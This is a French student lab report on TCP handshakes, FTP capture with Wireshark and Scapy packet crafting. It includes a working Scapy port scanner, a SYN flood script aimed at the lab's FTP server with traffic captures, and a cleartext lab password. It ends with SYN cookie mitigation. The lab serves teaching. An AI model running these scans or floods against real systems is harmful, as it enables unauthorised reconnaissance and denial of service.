

SAE 21
Durée : 3 heures
TP2 – TCP UDP Scapy

Nom : LAURET ALEXIS ALBINET GABRIEL

Groupe :

Date :

Objectifs du TP

- ➔ Observer les connexions TCP
- ➔ Créer un paquet TCP de demande de connexion
- ➔ Réaliser un outil de scan de ports

Vous disposez de deux PC avec un dual boot **Windows / Linux Debian**. Nous utiliserons **Linux Debian** pour ce TP

I – Connexion TCP et analyse

Rappeler les étapes de l'établissement d'une connexion TCP en précisant les éléments principaux (échanges, adresses, drapeaux, numéros de séquences, ports...)

SYN (synchronisation) : client envoie un segment tcp avec le drapeau syn actif et spécifie son numéro de séquence initial
SYN-ACK : serveur répond avec un autre segment tcp qui a les drapeau syn et ack confirmant la synchronisation. Le numéro de séquence du serveur est inclus également
ACK : client répond avec le drapeau ack activé confirmant la synchronisation

Sur une des machines Linux installez le serveur FTP vsftpd et créez un compte utilisateur, sur l'autre machine installez le client FTP Filezilla.


On commence par installer le serveur FTP vsftpd avec apt-get install vsftpd :

```
[1]+ Stoppé                               systemctl status vsftpd
root@iutclrtc714:~# systemctl status vsftpd
• vsftpd.service - vsftpd FTP server
   Loaded: loaded (/lib/systemd/system/vsftpd.service; enabled; preset: enabl>
   Active: active (running) since Tue 2024-05-07 09:15:46 CEST; 26s ago
   Process: 3097 ExecStartPre=/bin/mkdir -p /var/run/vsftpd/empty (code=exited>
   Main PID: 3098 (vsftpd)
   Tasks: 1 (limit: 18796)
   Memory: 892.0K
   CPU: 8ms
   CGroup: /system.slice/vsftpd.service
           └─3098 /usr/sbin/vsftpd /etc/vsftpd.conf

mai 07 09:15:46 iutclrtc714 systemd[1]: Starting vsftpd.service - vsftpd FTP se>
mai 07 09:15:46 iutclrtc714 systemd[1]: Started vsftpd.service - vsftpd FTP ser>
lines 1-12/12 (END)
```

Celui ci fonctionne bien

ON fait de même sur le client en faisant : apt-get install filezilla :



On créer un utilisateur avec la commande 'adduser' :

```
root@iutclrtc714:~# adduser alexis
Ajout de l'utilisateur « alexis » ...
Ajout du nouveau groupe « alexis » (1000) ...
Ajout du nouvel utilisateur « alexis » (1000) avec le groupe « alexis » (1000) ...
Création du répertoire personnel « /home/alexis » ...
Copie des fichiers depuis « /etc/skel » ...
Nouveau mot de passe :
Retapez le nouveau mot de passe :
passwd : mot de passe mis à jour avec succès
Modifier les informations associées à un utilisateur pour alexis
Entrer la nouvelle valeur, ou appuyer sur ENTER pour la valeur par défaut
NOM []:
Numéro de chambre []:
Téléphone professionnel []:
Téléphone personnel []:
Autre []:
Cette information est-elle correcte ? [0/n]
Ajout du nouvel utilisateur « alexis » aux groupes supplémentaires « users » ...
Ajout de l'utilisateur « alexis » au groupe « users » ...
root@iutclrtc714:~#
root@iutclrtc714:~#
```

Sur le client on se connecte avec la commande ftp @ip_serveur :

```
root@iutclrtc715:~# ftp 172.25.0.74
Connected to 172.25.0.74.
220 (vsFTPD 3.0.3)
Name (172.25.0.74:root): alexis
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

Etablir une connexion FTP à partir du client vers le serveur, en s'authentifiant avec le compte créé précédemment. Capturez cette phase de connexion avec Wireshark et donnez les détails des échanges en rapport avec la première question (attention aux numéros de séquence relatifs ou raw).

On lance une connexion que l'on observe sur wireshark

No.	Time	Source	Destination	Protocol	Length	Info
32	13.224068490	172.25.0.74	172.25.0.75	FTP	86	Response: 220 (vsFTPd 3.0.3)
38	16.125580723	172.25.0.75	172.25.0.74	FTP	79	Request: USER alexis
40	16.126075543	172.25.0.74	172.25.0.75	FTP	100	Response: 331 Please specify the password.
63	22.733777410	172.25.0.75	172.25.0.74	FTP	79	Request: PASS 123456
65	22.788492883	172.25.0.74	172.25.0.75	FTP	89	Response: 230 Login successful.
67	22.788690292	172.25.0.75	172.25.0.74	FTP	72	Request: SYST
69	22.789190783	172.25.0.74	172.25.0.75	FTP	85	Response: 215 UNIX Type: L8
70	22.789366171	172.25.0.75	172.25.0.74	FTP	72	Request: FEAT
71	22.789948717	172.25.0.74	172.25.0.75	FTP	81	Response: 211-Features:
72	22.789948881	172.25.0.74	172.25.0.75	FTP	87	Response: EPRT
74	22.790117225	172.25.0.74	172.25.0.75	FTP	110	Response: PASV

On observe une requête de connexion, une demande d'authentification, la transmission du mdp, la transmission du type de unix.

Question bonus : en observant les données échangées lors de la phase d'authentification de l'utilisateur, quelle remarque pouvez-vous faire sur la sécurité de votre serveur FTP ?

On remarque que le mdp est en clair, ce qui est très peu sécurisé.

Interrompre la connexion au serveur et relever sur Wireshark les échanges relatifs à cette déconnexion.

On se déconnecte du serveur et on lance wireshark :

No.	Time	Source	Destination	Protocol	Length	Info
25	6.237145229	172.25.0.75	172.25.0.74	FTP	72	Request: QUIT
26	6.237914274	172.25.0.74	172.25.0.75	FTP	80	Response: 221 Goodbye.

On observe qu'ici il y a une requête quit pour indiquer la déconnexion, et un envoi d'un goodbye qui confirme la fin de la connexion

II – Création d'un paquet de connexion TCP avec Scapy

Installez Scapy sur le PC client.

On installe scapy avec la commande apt-get install scapy :

```

aSPY//YASa
apyyyyCY////////YCa
sY////////YSpCs  scpCY//Pp
ayp ayyyyyySCP//Pp      syY//C
AYAsAYYYYYYYY//Ps      cY//S
pCCCCY//p      cSSps y//Y
SPPPP//a      pP//AC//Y
A//A      cyP//C
p//Ac      sC//a
P////YCpc      A//A
scccccp//pSP//p      p//Y
sY////////y caa      S//P
cayCyayP//Ya      pY/Ya
sY/PsY////YCc      aC//Yp
sc  sccaCY//PCyapaapyCP//YSs
spCPY////////YPSps
ccaacs

Welcome to Scapy
Version 2.5.0
https://github.com/secdev/scapy
Have fun!
Craft packets before they craft
you.
-- Socrate

using IPython 8.5.0
```

Créer un paquet de demande de connexion FTP vers le PC serveur. Remplissez le maximum de champs (adresses MAC, adresse IP, protocoles, ports, drapeaux...). Le port source sera généré aléatoirement.

Quand on génère notre paquet de demande de connexion, on fait bien attention à remplir le port 2 car c'est le port de ftp.
On crée le paquet :

```
>>> tcp_packet = IP(src="172.25.0.75", dst="172.25.0.74") / TCP(dport=21, flags="S")

>>> response = sr1(tcp_packet, timeout=2, verbose=False)
>>> response.show()
```

Quand on fait response.show() on obtient ceci :

```
>>> response.show()
##[ IP ]##
  version = 4
  ihl     = 5
  tos     = 0x0
  len     = 44
  id      = 0
  flags   = DF
  frag    = 0
  ttl     = 64
  proto   = tcp
  chksum  = 0xe204
  src     = 172.25.0.74
  dst     = 172.25.0.75
  \options \
##[ TCP ]##
  sport = ftp
  dport = ftp_data
  seq    = 74677763
  ack    = 1
  dataofs = 6
  reserved = 0
  flags   = SA
  window  = 64240
  chksum  = 0xc1bd
  urgptr  = 0
  options = [('MSS', 1460)]
##[ Padding ]##
  load    = '\x00\x00'
```

Lancez une capture Wireshark et envoyez ce paquet sur le réseau. Commentez le résultat capturé.

On lance une capture wireshark et on obtient cela :

6 0.677676870	172.25.0.75	172.25.0.74	TCP	60 20 → 21 [SYN] Seq=0 Win=8192 Len=0
7 0.677724574	172.25.0.74	172.25.0.75	TCP	58 21 → 20 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
8 0.678155556	172.25.0.75	172.25.0.74	TCP	60 20 → 21 [RST] Seq=1 Win=0 Len=0

On observe d'abord un syn du client puis un acquittement de la part du client puis la connexion

Première ligne : SYN est la requête

Deuxième ligne : SYN, ACK est que la connexion est établie


III – Scan de ports avec Scapy

Sur le PC client, créez un deuxième paquet de connexion TCP vers le serveur mais cette fois en utilisant en port destination le port du service http.

On change le numéro de port dans le frame part '80' puis on observe ceci dans le terminale :

```
>>> tcp_packet = IP(src="172.25.0.75", dst="172.25.0.74") / TCP(dport=80, flags="S")
>>> response = sr1(tcp_packet, timeout=2, verbose=False)
>>> response = sr1(tcp_packet, timeout=2, verbose=False)
>>> response.show()
##[ IP ]##
  version = 4
  ihl     = 5
  tos     = 0x0
  len     = 40
  id      = 0
  flags   = DF
  frag    = 0
  ttl     = 64
  proto   = tcp
  checksum = 0xe208
  src     = 172.25.0.74
  dst     = 172.25.0.75
  \options \
##[ TCP ]##
  sport = http
  dport = ftp_data
  seq    = 0
  ack    = 1
  dataofs = 5
  reserved = 0
  flags   = RA
  window  = 0
  checksum = 0x56a4
  urgptr  = 0
  options = ''
##[ Padding ]##
  load    = '\x00\x00\x00\x00\x00\x00'
```

Lancez une capture Wireshark et envoyez ce paquet sur le réseau. Commentez le résultat capturé.



No.	Time	Source	Destination	Protocol	Length	Info
10	8.567819949	172.25.0.75	172.25.0.74	TCP	54	20 → 80 [SYN] Seq=0 Win=8192 Len=0
11	8.568493308	172.25.0.74	172.25.0.75	TCP	60	80 → 20 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0

On observe que il y a une tentative de connexion mais qui à été refusée (pas de ack) ceci s'explique par le fait que ce numero de port est probablement fermée

En comparant les résultats obtenus à la question précédente et au II, comment faire pour découvrir si un service est ouvert sur une machine ?

Pour cela on peut regarder dans le champs flag de `####tcp###` :

Si flag = RA, le port est fermé (Reset Acknowledgment)

Si flag = SA, le port est ouvert (SYN ACKNOLEGMENT)

Créer un script avec Scapy pour tester un ensemble de ports et afficher leur état.

On intègre le script suivant dans un fichier en .py :

```
GNU nano 7.2 script.py
#!/usr/bin/env python
from scapy.all import *

def scanner_ports(ip_cible, ports):
    for port in ports:
        paquet_tcp = IP(dst=ip_cible) / TCP(dport=port, flags="S")
        reponse = sr1(paquet_tcp, timeout=2, verbose=False)

        if reponse is not None:
            if reponse.haslayer(TCP) and reponse.getlayer(TCP).flags == 0x12:
                print(f"Port {port} : ouvert")
            else:
                print(f"Port {port} : fermé")
        else:
            print(f"Port {port} : filtré ou aucune réponse")

ip_cible = "172.25.0.74"

ports_a_scanner = range(1, 22)

scanner_ports(ip_cible, ports_a_scanner)
```

On obtient le résultat suivant :

```
Port 1 : fermé
Port 2 : fermé
Port 3 : fermé
Port 4 : fermé
Port 5 : fermé
Port 6 : fermé
Port 7 : fermé
Port 8 : fermé
Port 9 : fermé
Port 10 : fermé
Port 11 : fermé
Port 12 : fermé
Port 13 : fermé
Port 14 : fermé
Port 15 : fermé
Port 16 : fermé
Port 17 : fermé
Port 18 : fermé
Port 19 : fermé
Port 20 : fermé
Port 21 : ouvert
```

Ce qui est cohérent, car le pc serveur est bien ouvert sur ftp et on a mis la range suivante :

```
ports_a_scanner = range(1, 22)
```

Le SYN Flood est une attaque de type déni de service (DDoS : DDoS (distributed denial of service) qui consiste à envoyer massivement des paquets de connexion TCP sur un serveur. Comment peut-on réaliser une telle attaque avec scapy ? Faites un script qui permettrait d'attaquer le serveur FTP mis en place précédemment.

On peut envoyer une multitude demande de connexion vers le serveur pour faire sauter ce dernier :

```
GNU nano 7.2                                flood.py
#!/usr/bin/env python

from scapy.all import *

def envoyer_syn_flood(ip_cible, port_cible, nb_paquets):
    for num_paquet in range(nb_paquets):
        paquet_ip = IP(dst=ip_cible)
        paquet_tcp = TCP(dport=port_cible, flags="S")
        send(paquet_ip / paquet_tcp, verbose=False)

adresse_cible = "172.25.0.74"
port_cible = 21
nombre_paquets = 10000

print(f"Envoi de {nombre_paquets} paquets TCP SYN vers {adresse_cible}:{port_cible}...")

envoyer_syn_flood(adresse_cible, port_cible, nombre_paquets)
```

Exécutez le script, qu'observez-vous avec Wireshark (sur la machine cible) au niveau des paquets TCP ?

On lance le script et le terminal nous renvoie ceci :

```
-----
Envoi de 10000 paquets TCP SYN vers 172.25.0.74:21...
-----
```

Sur wireshark, on observe ceci :

1.0.000000000	172.25.0.75	172.25.0.74	TCP	60 20 → 21 [SYN] Seq=0 Win=0 Len=0
2.0.000000057	172.25.0.74	172.25.0.75	TCP	58 [TCP Port numbers reused] 21 → 20 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
3.0.000000132	172.25.0.75	172.25.0.74	TCP	60 20 → 21 [RST] Seq=1 Win=0 Len=0
4.0.0400002428	172.25.0.75	172.25.0.74	TCP	60 [TCP Retransmission] 20 → 21 [SYN] Seq=0 Win=0 Len=0
5.0.045999508	172.25.0.74	172.25.0.75	TCP	58 [TCP Previous segment not captured] [TCP Port numbers reused] 21 → 20 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
6.0.046367560	172.25.0.75	172.25.0.74	TCP	60 20 → 21 [RST] Seq=1 Win=0 Len=0
8.0.1800004879	172.25.0.75	172.25.0.74	TCP	60 [TCP Retransmission] 20 → 21 [SYN] Seq=0 Win=0 Len=0
9.0.189895867	172.25.0.74	172.25.0.75	TCP	58 [TCP Previous segment not captured] [TCP Port numbers reused] 21 → 20 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
10.0.110277883	172.25.0.75	172.25.0.74	TCP	60 20 → 21 [RST] Seq=1 Win=0 Len=0
11.0.165959750	172.25.0.75	172.25.0.74	TCP	60 [TCP Retransmission] 20 → 21 [SYN] Seq=0 Win=0 Len=0
12.0.166007789	172.25.0.74	172.25.0.75	TCP	58 [TCP Previous segment not captured] [TCP Port numbers reused] 21 → 20 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
13.0.166237595	172.25.0.75	172.25.0.74	TCP	60 20 → 21 [RST] Seq=1 Win=0 Len=0
14.0.215847016	172.25.0.75	172.25.0.74	TCP	60 [TCP Retransmission] 20 → 21 [SYN] Seq=0 Win=0 Len=0
15.0.215870744	172.25.0.74	172.25.0.75	TCP	58 [TCP Previous segment not captured] [TCP Port numbers reused] 21 → 20 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
16.0.216088566	172.25.0.75	172.25.0.74	TCP	60 20 → 21 [RST] Seq=1 Win=0 Len=0
17.0.273777097	172.25.0.75	172.25.0.74	TCP	60 [TCP Retransmission] 20 → 21 [SYN] Seq=0 Win=0 Len=0
18.0.273815164	172.25.0.74	172.25.0.75	TCP	58 [TCP Previous segment not captured] [TCP Port numbers reused] 21 → 20 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
19.0.274843015	172.25.0.75	172.25.0.74	TCP	60 20 → 21 [RST] Seq=1 Win=0 Len=0
20.0.319885180	172.25.0.75	172.25.0.74	TCP	60 [TCP Retransmission] 20 → 21 [SYN] Seq=0 Win=0 Len=0
21.0.319927261	172.25.0.74	172.25.0.75	TCP	58 [TCP Previous segment not captured] [TCP Port numbers reused] 21 → 20 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
22.0.320166039	172.25.0.75	172.25.0.74	TCP	60 20 → 21 [RST] Seq=1 Win=0 Len=0
23.0.360300384	172.25.0.75	172.25.0.74	TCP	60 [TCP Retransmission] 20 → 21 [SYN] Seq=0 Win=0 Len=0
24.0.360344419	172.25.0.74	172.25.0.75	TCP	58 [TCP Previous segment not captured] [TCP Port numbers reused] 21 → 20 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460

Une multitude de requête refusée ce qui signifie que le script a bien envoyée plusieurs centaine de demande de connexion

L'attaque lancée ne doit pas empêcher l'accès à votre serveur FTP. Ceci est dû à des éléments configurés par défaut sur le système d'exploitation. Cherchez quels sont les paramètres sur votre machine Debian qui permettent d'empêcher le déni de service par SYNflood?

Afin de protéger notre ordinateur d'attaques syn flood on peut utiliser les iptables. On va utiliser des ACL pour poser des limites au nombres de trames entrent.
`echo 1 > /proc/sys/net/ipv4/tcp_syncookies`